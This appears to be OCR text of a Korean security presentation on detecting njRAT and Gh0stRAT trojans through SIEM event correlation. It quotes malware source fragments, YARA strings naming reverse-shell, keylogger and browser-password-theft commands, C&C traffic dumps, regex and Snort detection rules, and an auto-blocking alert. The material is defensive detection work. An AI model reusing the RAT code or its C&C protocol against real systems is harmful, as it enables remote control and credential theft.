
njRAT 악성코드 트렌드 분석



탐지 이벤트 급증

서로 다른 이벤트 상관관계 분석

njRAT 악성코드 분석



njRAT 컨트롤 서버&빌더

```
OK.C.Connect(OK.H, Conversions.ToInteger(OK.P));
OK.Cn = true;
OK.Send(OK.inf());
try
{
    (RuntimeHelpers.GetObjectValue(OK.GTV("vn", "")), "", false);
    }
    else
    {
        text,
        OK.H,
        ":",
        OK.P,
        "\r\n",
        OK.DR,
        "\r\n",
        OK.EXE,
        "\r\n",
        Conversions.ToString(OK.Idr),
        "\r\n",
        Conversions.ToString(OK.IsF),
        "\r\n",
        Conversions.ToString(OK.Isu),
        "\r\n",
        Conversions.ToString(OK.BD)
    });
    OK.Send("inf" + OK.Y + OK.ENB(ref text));
}
catch (Exception ex4)
```

njRAT 소스 분석

서로 다른 이벤트 상관관계 분석

njRAT 악성코드 분석


```
strings:
$string1 = "FM|'|'|"      // File Manager
$string2 = "nd|'|'|"      // File Manager
$string3 = "rn|'|'|"       // Run File
$string4 = "sc~|'|'|"      // Remote Desktop
$string5 = "scPK|'|'|"      // Remote Desktop
$string6 = "CAM|'|'|"      // Remote Cam
$string7 = "USB Video Device[endof]" // Remote Cam
$string8 = "rs|'|'|"      // Reverse Shell
$string9 = "proc|'|'|"      // Process Manager
$string10 = "k|'|'|"      // Process Manager
$string11 = "RG|'|'|~|'|'|"    // Registry Manipulation
$string12 = "kl|'|'|"      // Keylogger file
$string13 = "ret|'|'|"      // Get Browser Passwords
$string14 = "pl|'|'|"      // Get Browser Passwords
$string15 = "lv|'|'|"      // General
$string16 = "prof|'|'|~|'|'|"   // Server rename
$string17 = "un|'|'|~[endof]"   // Uninstall
$idle_string = "P[endof]"    // Idle Connection
```

```
0000FA5B  14 51 40 05 14 51 40 05  14 51 40 05 14 51 40 05   .Q@..Q@. .Q@..Q@.
0000FA6B  14 51 40 05 55 bc fb 94  51 40 23 06 4c ef 38 ef   .Q@.U... Q@#.L.8.
0000FA7B  d7 81 48 64 95 91 51 a4  25 17 95 19 3f 2f d3 9e   ..Hd..Q. %...?/..
0000FA8B  28 a2 b3 69 3d cd 63 26  b6 08 5d ed d5 95 08 6d   (..i=.c& ..]....m
0000FA9B  c9 b0 f9 b9 7c 8c 83 dc  e7 a8 f5 a5 84 c6 09 f3   ....|... ........
0000FAAB  32 46 38 c7 5a 28 a4 a2  96 a0 e4 da b1 6b 36 38   2F8.Z(.. .....k68
0000FABB  3c 49 d4 e3 e9 58 37 76  7e 7d c1 72 78 c0 14 51   <I...X7v ~}.rx..Q
0000FACB  43 d8 48 ff d9 5b 65 6e  64 6f 66 5d              C.H..[en dof]
    00000362  43 41 50 7c 27 7c 27 7c  32 33 38 7c 27 7c 27 7c   CAP|'|'| 238|'|'|
    00000372  31 38 33 5b 65 6e 64 6f  66 5d                    183[endo f]
0000FAD7  43 41 50 7c 27 7c 27 7c  00 5b 65 6e 64 6f 66 5d   CAP|'|'| .[endof]
    0000037C  43 41 50 7c 27 7c 27 7c  32 33 38 7c 27 7c 27 7c   CAP|'|'| 238|'|'|
    0000038C  31 38 33 5b 65 6e 64 6f  66 5d                    183[endo f]
0000FAE7  43 41 50 7c 27 7c 27 7c  00 5b 65 6e 64 6f 66 5d   CAP|'|'| .[endof]
    00000396  50 5b 65 6e 64 6f 66 5d                       P[endof]
0000FAF7  50 5b 65 6e 64 6f 66 5d                       P[endof]
    0000039E  50 5b 65 6e 64 6f 66 5d                       P[endof]
0000FAFF  50 5b 65 6e 64 6f 66 5d                       P[endof]
    000003A6  50 5b 65 6e 64 6f 66 5d                       P[endof]
0000FB07  50 5b 65 6e 64 6f 66 5d                       P[endof]
    000003AE  50 5b 65 6e 64 6f 66 5d                       P[endof]
0000FB0F  50 5b 65 6e 64 6f 66 5d                       P[endof]
    000003B6  43 41 50 7c 27 7c 27 7c  32 33 38 7c 27 7c 27 7c   CAP|'|'| 238|'|'|
    000003C6  31 38 33 5b 65 6e 64 6f  66 5d                    183[endo f]
0000FB17  43 41 50 7c 27 7c 27 7c  ff d8 ff e0 00 10 4a 46   CAP|'|'| ......JF
0000FB27  49 46 00 01 01 01 00 60  00 60 00 00 ff db 00 43   IF.....` .`.....C
0000FB37  00 08 06 06 07 06 05 08  07 07 07 09 09 08 0a 0c   ........ ........
0000FB47  14 0d 0c 0b 0b 0c 19 12  13 0f 14 1d 1a 1f 1e 1d   ........ ........
```

njRAT C&C 통신 방식 분석

참고 : https://github.com/Yara-Rules/rules/blob/master/malware/RAT_Njrat.yar

빅데이터 기반 악성코드 탐지 및 대응



서로 다른 이벤트 상관관계 분석

패턴화

1. njRAT 악성코드 Request 통신 값 확인

FM|nd|sc₩~|scPK|lv|rn|inv|proc|RG|ret|MIC|MSG|ll|pl|inf|CH|kl|rs


2. njRAT 악성코드 Response 통신 값 확인

/(CAP₩x7c₩x27₩x7c₩x27₩x7c₩d{1,3}₩x7c₩x27₩x7c₩x27₩x7c₩d{1,3})|(₩x50₩x5b₩x65₩x6e₩x64₩x6f₩x66₩x5d)|(Qzpc₩[endof₩])/


|30 00|

서로 다른 이벤트 상관관계 분석

서로 다른 장비를 이용하여 양방향 통신 이벤트 상관관계 분석 및 탐지대응



빅데이터 기반 악성코드 탐지 및 대응



룰 생성

서로 다른 이벤트 상관관계 분석

i		시간 ÷	보안 도메인 ÷	Src ÷	Dest ÷	CnC ÷	제목 ÷	긴급도 ÷	상태 ÷	소유자 ÷	작업
˅		20/06/23 9:24:55.000	Security_analysis	[redacted]	[redacted]	[redacted]	[redacted]_Win Trojan njRAT	Informational	Resolved	[redacted]	▾

Description:

[redacted] C&C 탐지 Win.Trojan.njRAT ([redacted])

Additional Fields	Value	Action
C&C ASN	[redacted]	▾
C&C Country	EG	▾
C&C ISP	[redacted]	▾
Malware CNC IP	[redacted]	▾
C&C Message	1. C&C 전송정보 : (see below)	▾
	2. C&C 응답정보 : 1.....7.....p,....,P.......17.CAP|'I'|35|'I'|23	▾

1. C&C 전송정보 :
scPK|'I'| " [redacted] '|'|770,580-58-
693,522|'|'l.......JFIF........ ......C..................(.....1#%.(:3=
<9387@H\N@DWE78PmQW_bghg>Mqypdx\egc...C...
...../../cB8Bcccccccccccccccccccccccccccccccccccccc
cccccccccccccc.......:.M.."...
...}.........!1A..Qa."q.2....#B...R..$3br.........%&'()*456789:CD
EFGHIJSTUVWXYZcdefghijstuvwxyz...............................
....w.
.......!1..AQ.aq."2...B......#3R..br....$4.%.....&'()*56789:CDEF
GHIJSTUVWXYZcdefghijstuvwxyz...............................
....?.......< ....QHbQE..J(...
(.y......l.
<.......MO..r....QL.......4y......l.=.;.....).b.l..&.!?.?..K.C....QM.......4.
b.l..&....q.).........K....N2.j.u.B...$q....K.........
{!..._.c....g.g..8:..........!K..u'.%l..*Y.........2$.....*.h..l...>...Y5...E...
..6...*z..y=;T.......5..O.....`q...M.k.v.....9.....?..6(......m)E.D...$.........
.......;.c......$..R...*..^.........%..z.....1..p.g.......3..-......l*.......WaB9#.l
...unKK.fs$SI P{,H...^.......3N.m.)...u.;...<..A./..i.....jZ..T.....g......
(O&K4.+n....,..p$....n....E(W%;.....n$.....YC:2.......zd.$..Z.76.4...
..s.L.>......R.......RY.X...Ic.,.IB:...........u.b...uR....l.........J..-....7V.^
$.Q....cQ......x.d.#.....8..........E>............H..W 3..l.v..c........

검증

Related Investigations:

현재 조사되지 않습니다.

Correlation Search:

Security_analysis - [redacted]_Win Trojan njRAT - Rule

History:

View all review activity for this Notable Event

Adaptive Responses:

응답	모드	시간	사용자	상태	작업
Notable	saved	2020-06-23T09:31:05+0900	[redacted]	✓ success	현재 조사 케이스에 추가
Send to [redacted]	saved	2020-06-23T09:31:02+0900	[redacted]		현재 조사 케이스에 추가
Notable	saved	2020-06-23T09:24:52+0900	[redacted]	✓ success	현재 조사 케이스에 추가
Risk Analysis	saved	2020-06-23T09:24:52+0900	[redacted]	✓ success	현재 조사 케이스에 추가
Send to Blackhole	saved	2020-06-23T09:24:46+0900	[redacted]		현재 조사 케이스에 추가

실행된 Adaptive Response 보기

Next Steps:

- 블랙홀 : Send to Blackhole
- 싱크홀 : Send to sinkhole
- SMS 발송 : Send SMS
- URL차단 : url_block

자동 차단 적용


시스템간 실시간 상호 작용

빅데이터 활용 하기

1. 상관관계 분석(고도화된 탐지)

    1-1. 서로 다른 이벤트 상관관계 분석


    1-2. 같은 이벤트 상관관계 분석



2. 더 많은 이벤트 확보(커버리지 확대)

같은 이벤트 상관관계 분석

Gh0stRAT 악성코드 트렌드 분석



탐지 이벤트 급증

같은 이벤트 상관관계 분석

Gh0stRAT 악성코드 분석

```
CIOCPServer::CIOCPServer()
{
    TRACE("CIOCPServer=%p\n",this);

    //
    WSADATA wsaData;
    WSAStartup(MAKEWORD(2,2), &wsaData);

    InitializeCriticalSection(&m_cs);

    m_hThread       = NULL;
    m_hKillEvent    = CreateEvent(NULL, TRUE, FALSE, NULL);
    m_socListen     = NULL;

    m_bTimeToKill       = false;
    m_bDisconnectAll    = false;

    m_hEvent        = NULL;
    m_hCompletionPort= NULL;

    m_bInit = false;
    m_nCurrentThreads   = 0;
    m_nBusyThreads      = 0;

    m_nSendKbps = 0;
    m_nRecvKbps = 0;

    m_nMaxConnections = 10000;
// Packet Flag;
BYTE bPacketFlag[] = {'G', 'h', '0', 's', 't'};
memcpy(m_bPacketFlag, bPacketFlag, sizeof(bPacketFlag));
```

Gh0stRAT 소스 분석

```
7hero, Adobe, B1X6Z, BEiLa, BeiJi, ByShe, FKJP3, FLYNN, FWAPR, FWKJG,
GWRAT, Gh0st, GOLDt, HEART, HTTPS, HXWAN, Heart, IM007, ITore, KOBBX,
KrisR, LUCKK, LURK0, LYRAT, Level, Lover, Lyyyy, MYFYB, MoZhe, MyRat,
OXXMM, PCRat, QWPOT, Spidern, Tyjhu, URATU, W0LFKO, Wangz, Winds, World,
X6RAT, XDAPR, Xjjhj, ag0ft, attac, cb1st, https, whmhl, xhjyk
```

Gh0stRAT 정보 수집

참고 : http://download01.norman.no/documents/ThemanyfacesofGh0stRat.pdf

같은 이벤트 상관관계 분석

패턴화

1. Gh0stRAT 악성코드 통신 시 유니크 키워드 확인


KrisR|AZWAZ|Remot|Black|Gh0st|Xjjhj


같은 이벤트 상관관계 분석

서로 다른 장비를 활용하여 Cross Check 자동화

악성코드 탐지&방어

```
channel: Gh0st\000\000\000L\000\000x\234K\213\231\3140\207\201\201\201\210\201X\203\213\201\201
\340d\310P\233
f]p\341dPq\251\255\331;\231AG\255\266\306(\346d[\327N\213\355b\251\252\255\2611\255\255\251c\200\332)\303`
U{\200\356a\220\314\332%/\311\240\304\331\000\226kXg\303\340Z\226\232W\342\310P3n\256
\303\205\350\311\212\377&\203\3250<\370[\000.@%
```





자동 차단 시스템


```
Y.....x.....X5...uMP....m......AZWAZ....x.K...f.f
```

침입 탐지(IDS)

```
alert tcp any [80,8080,443] -> any any (content:!"HTTP
/1"; content:!"User-Agent"; content:!"Accept";
content:!"GET "; content:!"POST "; content:"|00 00 78 9c
4b|"; content:!"|0d 0a 0d 0a|";
pcre:"/₩x00₩x00₩x47₩x68₩x30₩x73₩x74₩x00₩x0
0₩x00|₩x00₩x00₩x30₩x30₩x30₩x30₩x30₩x30₩x
30₩x30₩x99₩x00₩x00₩x00|₩x00₩x00₩x41₩x5a₩
x57₩x41₩x5a₩x01₩x00₩x00₩x00|₩x00₩x00₩x52₩
x65₩x6d₩x6f₩x74₩xb5₩x00₩x00₩x00|₩x00₩x00
₩x42₩x6C₩x61₩x63₩x6B₩x00₩x00₩x00|₩x00₩x0
0₩x58₩x6A₩x6A₩x68₩x6A₩x00₩x00₩x00/";)
```

